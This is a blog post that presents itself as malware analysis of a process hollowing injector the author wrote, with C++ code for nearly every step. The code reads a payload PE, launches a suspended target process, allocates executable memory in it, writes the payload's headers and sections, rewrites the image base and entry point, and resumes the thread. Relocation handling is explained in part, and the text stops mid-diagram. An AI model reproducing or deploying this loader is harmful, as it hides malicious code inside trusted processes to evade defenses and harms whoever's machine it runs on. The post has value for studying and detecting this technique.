Malware Analysis - Process Hollowing
Malware Analysis - Process Hollowing
In this blog, I will analyse the principle of operation of Process Hollowing - a basic malware that I had a chance to create and work with it lately. I’m using the malware I wrote myself as the subject.
By the way, I mainly referenced the source code from adamhlt’s project. Therefore, a lot of things in my code and his code are very identical.
Let’s get started.
Flowchart

Source code
Analysis
Why Process Hollowing can work?
I. Suspended process
In Windows, besides normally running an executable file to create process, which is the thing you probably do everyday, you can create the one that is “suspended”.
Specifically, a suspended process is exactly the same as a normal process, except Windows does not allow the main thread of it to run. When created, it has these characteristics:
- Has PID
- Exists in Task Manager, Process Explorer
- Essential DLLs is loaded
- Suspended Count of the primary thread > 0, and it is not scheduled to run
- Entry point is not executed yet
… and many more.
Process Hollowing really appreciates the sixth characteristic above. It means the application’s code has not started executing yet, and the attacker has the opportunity to change/mapping another image (payload) to the suspended process, alter the entry point itself, etc.
Without suspending flag (CREATE_SUSPENDED), the process will execute its own code before you can do any thing. If any changes occur, it would potentially cause unintended problems, even crash. Therefore, suspended process creation is a must in Process Hollowing.
II. Why the technique can evade some traditional checks
- Digital Signature - Not sufficient for runtime integrity
Digital Signature (DS) can establish integrity and authenticity of an executable file on the disk.
The thing is, DS is primarily used to verify the integrity and authenticate the publisher. In other words, the scope of the DS does not reach RAM, meaning DS itself cannot manifest any signs of modifications subsequently made in the process’s address space.
- The discrepancy between Process Environment Block (PEB) and In-memory Code
When a legitimate PE file is executed, Windows will initialize basic information describing the original executable and its command line. These are called metadata.
After being suspended, Process Hollowing can modify the address space of the process with payload, which in turn eventually executing the malicious code instead of the real one. This can cause discrepancy between the process’s original identity and the actual content residing in its address space.
PEB->ProcessParameters->ImagePathNamemay still refer to the original executable.The command line and process-tree relationship may still correspond to the original process.
Meanwhile, the executable image and execution context might already have been modified.
- Valid API use
All APIs that Process Hollowing takes advantages of are legitimate Windows/Native API. For that reason, from Windows’s perspective, the mere presence or use of these APIs does not itself prove malicious intent.
The Workflow
Get the payload
1
2
3
4
5
6
7
8
9
10
11
12
const LPVOID lpFileContent =
    GetFileContent(lpSourceImage);  // Assign payload on RAM and get address
if (lpFileContent == nullptr) {
    std::cout << "\nGet address of payload on RAM failed.";
    return -1;
}

if (!isValidPE(lpFileContent))  // Check if the payload is a valid PE file
{
    std::cout << "\nThe payload is not a PE file.";
    return -1;
}

Create a handle for the PE payload:
1
const HANDLE hFile = CreateFileA(lpSourceImage, GENERIC_READ, 0, NULL, OPEN_EXISTING, 0, nullptr);
| Notable parameter(s) | Value | Explanation |
|---|---|---|
| DWORD dwDesiredAccess | GENERIC_READ | Read permission is mandatory if we want to retrieve the payload |
| DWORD dwCreationDisposition | OPEN_EXISTING | Open the payload only if it exists on the disk |
Later, we need to allocate a heap space enough for payload’s size:
1
2
3
std::cout << "\n[+] Payload's handle: " << hFile;

const HANDLE hFileContent = HeapAlloc(GetProcessHeap(), 0, (SIZE_T)dwFileSize);
| Notable parameters | Value | Explanation |
|---|---|---|
| HANDLE hHeap | GetProcessHeap() | In GetProcessHeap(), Windows returns a handle to the default process heap of the calling process. |
Regarding HeapAlloc, every process has a default process heap. A heap manages one or more regions of memory. If all regions of the heap are full when you call HeapAlloc, Heap Manager will obtain additional memory from the operating system.
The allocation phase is concluded. Now it’s the time to write data on the heap space:
1
2
3
4
5
6
7
DWORD dwReadByte;
if (!ReadFile(hFile, (LPVOID)hFileContent, dwFileSize, &dwReadByte, nullptr)) {
    std::cout << "\nRead payload failed. Error code: " << GetLastError();
    CloseHandle(hFile);
    CloseHandle(hFileContent);
    return nullptr;
}
Some versions of Process Hollowing on the internet does not have a variable like dwReadByte, but I believe it is useful in case you want to debug, so keep it if possible.
We also need to make sure the payload is a PE file. In PE headers, the Signature field in NT Headers holds the key:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
bool isValidPE(const LPVOID lpPayload) {
std::cout << "\n=====VALIDATE PE=====\n";

const auto lpImageDOSHeader = (PIMAGE_DOS_HEADER)((uintptr_t)lpPayload);

const auto lpImageNTHeaders =
    (PIMAGE_NT_HEADERS)((uintptr_t)lpImageDOSHeader +
                        lpImageDOSHeader->e_lfanew);

std::cout << "\nSignature: " << lpImageNTHeaders->Signature;

if (lpImageNTHeaders->Signature == IMAGE_NT_SIGNATURE) return true;

return false;
}
Create target process

You need to create STARTUPINFOA and PROCESS_INFORMATION variables beforehand:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
STARTUPINFOA SI;
PROCESS_INFORMATION PI;

// Clear initiated data
ZeroMemory(&SI, sizeof(SI));
ZeroMemory(&PI, sizeof(PI));
// Set the size of SI
SI.cb = sizeof(SI);

if (!CreateProcessA(lpTargetProcess, nullptr, NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &SI, &PI)) {
        std::cout << "\nCreate target process failed.";
        CloseProcessAndCleanPayload(&PI, lpFileContent);
        return -1;
    }
Since Win32 APIs have to be C-and-ABI-friendly, it does not have constructor, and that’s why we have to zero out the garbage memory before use. Furthermore, APIs cannot read the name of the data type to distinguish the version STARTUPINFO; instead, it relies on SI.cb, which is a member manifesting the size of the variable.
Another step to proceed is sanity check. Ensure PEB address and Image Base Address can be extracted, so later we can work with Entry Point or related things.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
BOOL bTarget32;
IsWow64Process(PI.hProcess, &bTarget32);  // WOW64: x86 emulator on x64 arch

// Get address info of the target
ProcessAddressInformation PAI;
if (bTarget32)
    PAI = GetProcAddrInfo32(&PI);
else
    PAI = GetProcAddrInfo64(&PI);

if (PAI.lpProcessPEBAddress == nullptr ||
    PAI.lpProcessImageBaseAddress == nullptr) {
    std::cout << "\nGetting process address info failed.";
    CloseProcessAndCleanPayload(&PI, lpFileContent);
    return -1;
}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
ProcessAddressInformation GetProcAddrInfo32(const LPPROCESS_INFORMATION lpPI) {
    std::cout << "\n=====GET TARGET PROCESS ADDRESS INFO (x86)=====\n";
    LPVOID lpProcessBaseAddress = nullptr;
    WOW64_CONTEXT ctx = {};
    ctx.ContextFlags = CONTEXT_FULL;

    if (!Wow64GetThreadContext(lpPI->hThread, &ctx)) {
        std::cout << "\nRead context failed.";
        return ProcessAddressInformation{nullptr, nullptr};
    }

    // Ebx is where the PEB address is in x86
    // Address to ImageBaseAddress = PEB_addr + 0x8
    PVOID ptrToImgBaseAddr = (PVOID)((uintptr_t)ctx.Ebx + 0x8);

    if (!ReadProcessMemory(lpPI->hProcess, ptrToImgBaseAddr,
                           &lpProcessBaseAddress, sizeof(DWORD), nullptr)) {
        std::cout << "\nRead process address info failed.";
        return ProcessAddressInformation{nullptr, nullptr};
    }

    std::cout << "\n[+] PEB address: " << (uintptr_t)ctx.Ebx;
    std::cout << "\n[+] Image Base Address: "
              << (uintptr_t)lpProcessBaseAddress;
    return ProcessAddressInformation{(LPVOID)(uintptr_t)ctx.Ebx,
                                     lpProcessBaseAddress};
}
For x64 version, replace ctx.Ebx by ctx.Rdx, and ctx.Ebx + 0x8 with ctx.Rdx + 0x10. The reasons behind this are:
In x86, PEB address is stored in Ebx, while in x64, Rdx does this job. This does not mean Ebx and Rdx is of the same register family. It is because the context layout of x86 and x64 is engineered to be different.
In terms of offset change, padding in x86 requires all variables to reside at 4-divisible addresses, while variables in x64 has to be in 8-divisible addresses. Moreover, because of registers extending, pointers in x86 is half-sized (4 bytes) compared to x64 (8 bytes).
In WinDbg, the layout of PEB would be display like this:
- x86
1
2
3
4
5
0:007> dt ntdll!_PEB
+0x000 InheritedAddressSpace : UChar
+0x002 BeingDebugged : UChar
+0x004 Mutant : Ptr32 Void
+0x008 ImageBaseAddress : Ptr32 Void    <--
- x64
1
2
3
4
5
6
0:007> dt ntdll!_PEB
+0x000 InheritedAddressSpace : UChar
+0x002 BeingDebugged : UChar
+0x004 Padding0 : [4] UChar
+0x008 Mutant : Ptr64 Void
+0x010 ImageBaseAddress : Ptr64 Void   <--
Compatibility Check
Both payload and target need to meet compatibility criterias. These include architecture and subsystem.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
bool bPayload32 = IsPayload32(lpFileContent);

if (bPayload32 != bTarget32) {
    std::cout << "\nArchitecture is not compatible.";
    std::cout << "\n- Payload: " << (bPayload32 ? "32-bit" : "64-bit");
    std::cout << "\n- Target: " << (bTarget32 ? "32-bit" : "64-bit");
    CloseProcessAndCleanPayload(&PI, lpFileContent);
    return -1;
}

/*Subsystem*/
std::cout << "\n=====SUBSYSTEM=====\n";
DWORD dwPayloadSubsystem;
if (bPayload32)
    dwPayloadSubsystem = GetPayloadSubsystem32(lpFileContent);
else
    dwPayloadSubsystem = GetPayloadSubsystem64(lpFileContent);

if (dwPayloadSubsystem == (DWORD)-1) {
    std::cout << "\nPayload's subsystem is not valid.";
    CloseProcessAndCleanPayload(&PI, lpFileContent);
    return -1;
}

DWORD dwTargetSubsystem;
if (bTarget32)
    dwTargetSubsystem = GetTargetSubsystem32(PI.hProcess, PAI.lpProcessImageBaseAddress);
else
    dwTargetSubsystem = GetTargetSubsystem64(PI.hProcess, PAI.lpProcessImageBaseAddress);

if (dwTargetSubsystem == (DWORD)-1) {
    std::cout << "\nTarget's subsystem is not valid.";
    CloseProcessAndCleanPayload(&PI, lpFileContent);
    return -1;
}

std::cout << "\n[+] Payload's subsystem: " << dwPayloadSubsystem;
std::cout << "\n[+] Target's subsystem: " << dwTargetSubsystem;

if (dwTargetSubsystem != dwPayloadSubsystem) {
    std::cout << "\nTarget's subsystem and payload's subsystem is not "
                 "compatible.";
}
The Subsystem member is at OptionalHeader of the NT Headers:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
DWORD GetPayloadSubsystem32(const LPVOID lpFileContent) {
    const auto lpImageDOSHeader = (PIMAGE_DOS_HEADER)lpFileContent;
    const auto lpImageNTHeaders =
        (PIMAGE_NT_HEADERS32)((uintptr_t)lpImageDOSHeader +
                              lpImageDOSHeader->e_lfanew);  // Why this has to
                                                            // be NT_HEADERS32?

    return lpImageNTHeaders->OptionalHeader.Subsystem;
}

DWORD GetTargetSubsystem32(const HANDLE hProcess,
                           const LPVOID lpImageBaseAddress) {
    const IMAGE_DOS_HEADER ImgDOSHeader = {};

    if (!ReadProcessMemory(hProcess, lpImageBaseAddress, (LPVOID)&ImgDOSHeader,
                           sizeof(IMAGE_DOS_HEADER), nullptr)) {
        std::cout << "\nCannot read DOS Header of the target.";
        return (DWORD)-1;
    }

    const IMAGE_NT_HEADERS32 ImgNTHeaders = {};
    if (!ReadProcessMemory(
            hProcess,
            (LPVOID)((uintptr_t)lpImageBaseAddress + ImgDOSHeader.e_lfanew),
            (LPVOID)&ImgNTHeaders, sizeof(IMAGE_NT_HEADERS32), nullptr)) {
        std::cout << "\nCannot read NT Headers of the target.";
        return (DWORD)-1;
    }

    return ImgNTHeaders.OptionalHeader.Subsystem;
}
Loading and executing the payload

Initially, I will check if the payload has relocation information or not:
1
2
3
4
5
bool bPayloadHasReloc;
if (bPayload32)
    bPayloadHasReloc = HasReloc32(lpFileContent);
else
    bPayloadHasReloc = HasReloc64(lpFileContent);
Based on bPayloadHasReloc and bPayload32, the script will execute one of four functions I created:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
// Executing
if (bPayload32 && !bPayloadHasReloc) {
    std::cout << "\n=====PE32=====\n";
    if (RunPE32(&PI, lpFileContent)) {
        std::cout << "\nProcess Hollowing successfully executed.";
        return 0;
    }

}

else if (bPayload32 && bPayloadHasReloc) {
    std::cout << "\n=====PEReloc32=====\n";
    if (RunPEReloc32(&PI, lpFileContent)) {
        std::cout << "\nProcess Hollowing successfully executed.";
        return 0;
    }
}

if (!bPayload32 && !bPayloadHasReloc) {
    std::cout << "\n=====PE64=====\n";
    if (RunPE64(&PI, lpFileContent)) {
        std::cout << "\nProcess Hollowing successfully executed.";
        return 0;
    }

} else if (!bPayload32 && bPayloadHasReloc) {
    std::cout << "\n=====PEReloc64=====\n";
    if (RunPEReloc64(&PI, lpFileContent)) {
        std::cout << "\nProcess Hollowing successfully executed.";
        return 0;
    }
}
Let’s talk about the general thing that these functions do.
First thing first, VirtualAllocEx is used to dynamically allocate a new space for the target process. The space will be dedicated for the headers and sections of the payload, and belonged to the target.
1
2
3
4
5
6
7
8
9
// Get headers
const auto lpDOS = (PIMAGE_DOS_HEADER)lpFileContent;
const auto lpNT = (PIMAGE_NT_HEADERS32)((uintptr_t)lpDOS + lpDOS->e_lfanew); //Change (PIMAGE_NT_HEADERS32) to (PIMAGE_NT_HEADERS64) in x64 versions

// Alloc
LPVOID lpAllocAddress = VirtualAllocEx(
    lpPI->hProcess, (LPVOID)((uintptr_t)lpNT->OptionalHeader.ImageBase),
    (SIZE_T)lpNT->OptionalHeader.SizeOfImage, MEM_RESERVE | MEM_COMMIT,
    PAGE_EXECUTE_READWRITE);
| Notable parameter(s) | Value | Explanation |
|---|---|---|
| LPVOID lpAddress | lpNT->OptionalHeader.ImageBase | ImageBase is the preferred address that the payload wants to live in |
| SIZE_T dwSize | lpNT->OptionalHeader.SizeOfImage | SizeOfImage is the size of the PE file on RAM, different from the size on disk (see File Alignment vs Section Alignment) |
| DWORD flAllocationType | “MEM_RESERVE, “MEM_COMMIT” | Reserve a range of address space, then commit it |
| DWORD flProtect | PAGE_EXECUTE_READWRITE | Allow all pages of memory inside this range to be read, written, and executed |
In the Relocation version, I try to allocate in ImageBase first. If it does not work, I will let Windows determine the address.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
bool bNeedReloc = false;
LPVOID lpAllocAddress;

// Try to alloc in the ImageBase
lpAllocAddress = VirtualAllocEx(
    lpPI->hProcess, (LPVOID)((uintptr_t)lpNT->OptionalHeader.ImageBase),
    (SIZE_T)lpNT->OptionalHeader.SizeOfImage, MEM_RESERVE | MEM_COMMIT,
    PAGE_EXECUTE_READWRITE);

if (lpAllocAddress == NULL) bNeedReloc = true;

// If previous allocation fails, lpAddress = NULL
if (bNeedReloc) {
    lpAllocAddress = VirtualAllocEx(
        lpPI->hProcess, NULL, (SIZE_T)lpNT->OptionalHeader.SizeOfImage,
        MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);

    if (lpAllocAddress == NULL) {
        std::cout << "\nVirtualAllocEx failed. Error code: "
                  << GetLastError();
        return false;
    }
}
Relocation is only indispensable in case we cannot put the payload in its ImageBase. Maybe the ImageBase was already committed in the first place, or the range of address space beginning from ImageBase cannot handle the size of the image.
Next, we write our first payload data on the allocated space. Those data will be all the headers:
1
2
3
4
5
6
7
8
// Write headers
if (!WriteProcessMemory(lpPI->hProcess, lpAllocAddress, lpFileContent,
                        (SIZE_T)lpNT->OptionalHeader.SizeOfHeaders, NULL)) {
    std::cout << "\nWrite headers on allocated space failed. Error code: "
              << GetLastError();
    return false;
}
Following the headers, sections are coming up:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
// Write sections
for (int i = 0; i < lpNT->FileHeader.NumberOfSections; ++i) {
    const auto lpImageSectionHeader =
        (PIMAGE_SECTION_HEADER)((uintptr_t)lpNT + 4 +
                                sizeof(IMAGE_FILE_HEADER) +
                                lpNT->FileHeader.SizeOfOptionalHeader +
                                (i * sizeof(IMAGE_SECTION_HEADER)));

    std::cout << "\n[+] Size of section " << i + 1 << ": "
              << (SIZE_T)lpImageSectionHeader->SizeOfRawData;

    if (!WriteProcessMemory(
            lpPI->hProcess,
            (LPVOID)((uintptr_t)lpAllocAddress +
                     lpImageSectionHeader->VirtualAddress),
            (LPVOID)((uintptr_t)lpFileContent +
                     lpImageSectionHeader->PointerToRawData),
            (SIZE_T)lpImageSectionHeader->SizeOfRawData, NULL)) {
        std::cout << "\nSection " << i + 1
                  << " was not written successfully. Error code: "
                  << GetLastError();
        return false;
    }
}
The formula of lpImageSectionHeader is constructed like this:
$ NT Headers’ starting address + 4 + sizeof(IMAGE_FILE_HEADER) + lpNT->FileHeader.SizeOfOptionalHeader + (i * sizeof(IMAGE_SECTION_HEADER)$
To understand it thoroughly, we need to have a look at the PE image architecture:

To reach the first IMAGE_SECTION_HEADER inside the Section Table, we need to go past all members of the NT Headers.
According to MSDN, the Signature member is DWORD, which equals to 32 bits, or 4 bytes of size. That’s why number 4 appears in the formula.
Regarding IMAGE_SECTION_HEADER, you can think it like an ID for each section in the process. It tells you important traits of it such as where it lives on disk, where it should be on RAM, the size of it on disk and RAM, etc. Remember that IMAGE_SECTION_HEADER is not Section itself.
Thanks to the benefits above, we can know the start of the section and the address to paste it. Let’s analyse the WriteProcessMemory command:
LPVOID lpBaseAddress = lpAllocAddress + lpImageSectionHeader->VirtualAddress
VirtualAddress is the offset from the start of the image to the data of the section. This offset follows Section Alignment.
LPCVOID lpBuffer = lpFileContent + lpImageSectionHeader->PointerToRawData
Just like VirtualAddress, but PointerToRawData follows Data Alignment. lpFileContent is pointing to a disk-familiar buffer.
The last thing to do before resuming the process is updating Image Base Address (IBA) and Entry Point (EP). Modifying these information needs the use of CONTEXT. CONTEXT [“contains processor-specific register data”].(https://learn.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-context#:~:text=Contains%20processor%2Dspecific%20register%20data.)
Image Base Address: The start of the image;
Entry Point: Where the first command the OS will execute after successful PE image loading and initialization;
Below is the comparison between x86 and x64 in this stage:
| Architecture of payload | Size of registers | Type of CONTEXT data type | Functions to use | Location of IBA and EP |
|---|---|---|---|---|
| x86 | 32 bits (DWORD) | WOW64_CONTEXT | Wow64GetThreadContext, Wow64SetThreadContext | IBA = Ebx + 0x8, EP = Eax |
| x64 | 64 bits (DWORD64) | CONTEXT | GetThreadContext, SetThreadContext | IBA = Rdx + 0x10, EP = Rcx |
I will show the code of x64 version. For x86, please replace where needed based on the table above.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
CONTEXT ctx = {};
ctx.ContextFlags = CONTEXT_FULL;

if (!GetThreadContext(lpPI->hThread, &ctx)) {
    std::cout << "\nRead context failed. Error code: " << GetLastError();
    return false;
}

//Change ImageBaseAddress to lpAllocAddress
if (!WriteProcessMemory(lpPI->hProcess, (LPVOID)((uintptr_t)ctx.Rdx + 0x10),
                        (LPVOID)&lpAllocAddress, sizeof(DWORD64), NULL)) {
    std::cout << "\nUpdate ImageBaseAddress failed. Error code: "
              << GetLastError();
    return false;
}

// Update Entry Point - Rcx
// In x64, Rcx is the Entry Point register
ctx.Rcx = (DWORD64)lpAllocAddress + lpNT->OptionalHeader.AddressOfEntryPoint;

if (!SetThreadContext(lpPI->hThread, &ctx)) {
    std::cout << "\nUpdate context failed. Error code: " << GetLastError();
    return false;
}

ResumeThread(lpPI->hThread);

return true;
Speaking of relocation (if needed), we have to find the relocation section, then iterate through each relocation block in the section, and update the address where each pointer points to per each relocation entry in the block.
Suppose:
1
2
3
4
5
ImageBase = 0x40000000
Actual Address (lpAllocAddress) = 0x60000000

Pointer 1 = 0x40001234
Pointer 2 = 0x40005678
Pay attention on these two pointers. They use the base of the ImageBase, and the location of them are 1234 and 5678 bytes away from ImageBase, respectively. These numbers of bytes are called “Relative Virtual Address”. It is the offset from the pointer to the start.
However, the payload cannot always be set to its preferred base address. In the case above, the start is at 0x60000000. Therefore, it is crucial to update the base of pointer 1 and pointer 2.
The new base should be:
$New base = ImageBase + Delta$
- $Delta = lpAllocAddress - ImageBase$
With the hypothesis above, the new base should be 0x40000000 + (0x60000000 - 0x40000000) = 0x60000000, equals to lpAllocAddress.
We need to prepare some variables for the stage:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
// Delta
const DWORD64 DeltaImageBase = (DWORD64)lpAllocAddress - lpNT->OptionalHeader.ImageBase;

// Setup variables for .reloc
IMAGE_DATA_DIRECTORY ImgDataReloc;

if (bNeedReloc)
    ImgDataReloc = GetReloc32(lpFileContent);  // The reloc table
    										   //Replace GetReloc32 by GetReloc64 in case of dealing with x64 payload

if (bNeedReloc && ImgDataReloc.VirtualAddress == 0 &&
    ImgDataReloc.Size == 0) {
    std::cout << "\nUnable to retrieve reloc table. Error code: "
              << GetLastError();
    return false;
}
GetReloc32 function:
1
2
3
4
5
6
7
8
9
10
IMAGE_DATA_DIRECTORY GetReloc32(const LPVOID lpFileContent) {
    const auto lpDOS = (PIMAGE_DOS_HEADER)lpFileContent;
    const auto lpNT = (PIMAGE_NT_HEADERS32)((uintptr_t)lpDOS + lpDOS->e_lfanew);

    if (lpNT->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC]
            .VirtualAddress != 0)
        return lpNT->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC];

    return {0, 0};
}
DataDirectory member of OptionalHeader is “A pointer to the first IMAGE_DATA_DIRECTORY structure in the data directory.”
Have a quick look at IMAGE_DATA_DIRECTORY structure:
1
2
3
4
typedef struct _IMAGE_DATA_DIRECTORY {
  DWORD VirtualAddress;
  DWORD Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC] contains the Virtual Address, as well as the size of the relocation table. Via these intels, finding section having relocation table is possible.
Inside the for loop of writing sections, a conditional command is added to catch the wanted section:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
PIMAGE_SECTION_HEADER lpRelocSection =  nullptr;  // The address of the section containing reloc

for (int i = 0; i < lpNT->FileHeader.NumberOfSections; ++i) {
    const auto lpImageSectionHeader =
        (PIMAGE_SECTION_HEADER)((uintptr_t)lpNT + 4 +
                                sizeof(IMAGE_FILE_HEADER) +
                                lpNT->FileHeader.SizeOfOptionalHeader +
                                (i * sizeof(IMAGE_SECTION_HEADER)));

    if (bNeedReloc && ImgDataReloc.VirtualAddress >= (uintptr_t)lpImageSectionHeader &&
        ImgDataReloc.VirtualAddress < (lpImageSectionHeader->VirtualAddress + lpImageSectionHeader->Misc.VirtualSize))
        lpRelocSection = lpImageSectionHeader; // This command

    //Write section
}
The relocation table must be between the start of section and the end of section:
$lpImageSectionHeader <= ImgDataReloc.VirtualAddress < lpImageSectionHeader->VirtualAddress + lpImageSectionHeader->Misc.VirtualSize$
The abstraction of the structure of the relocation table can be illustrated like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
 ----------------------
|					             |
|   RELOCATION TABLE   |
|                      |
 ----------------------
|       Block 1        |
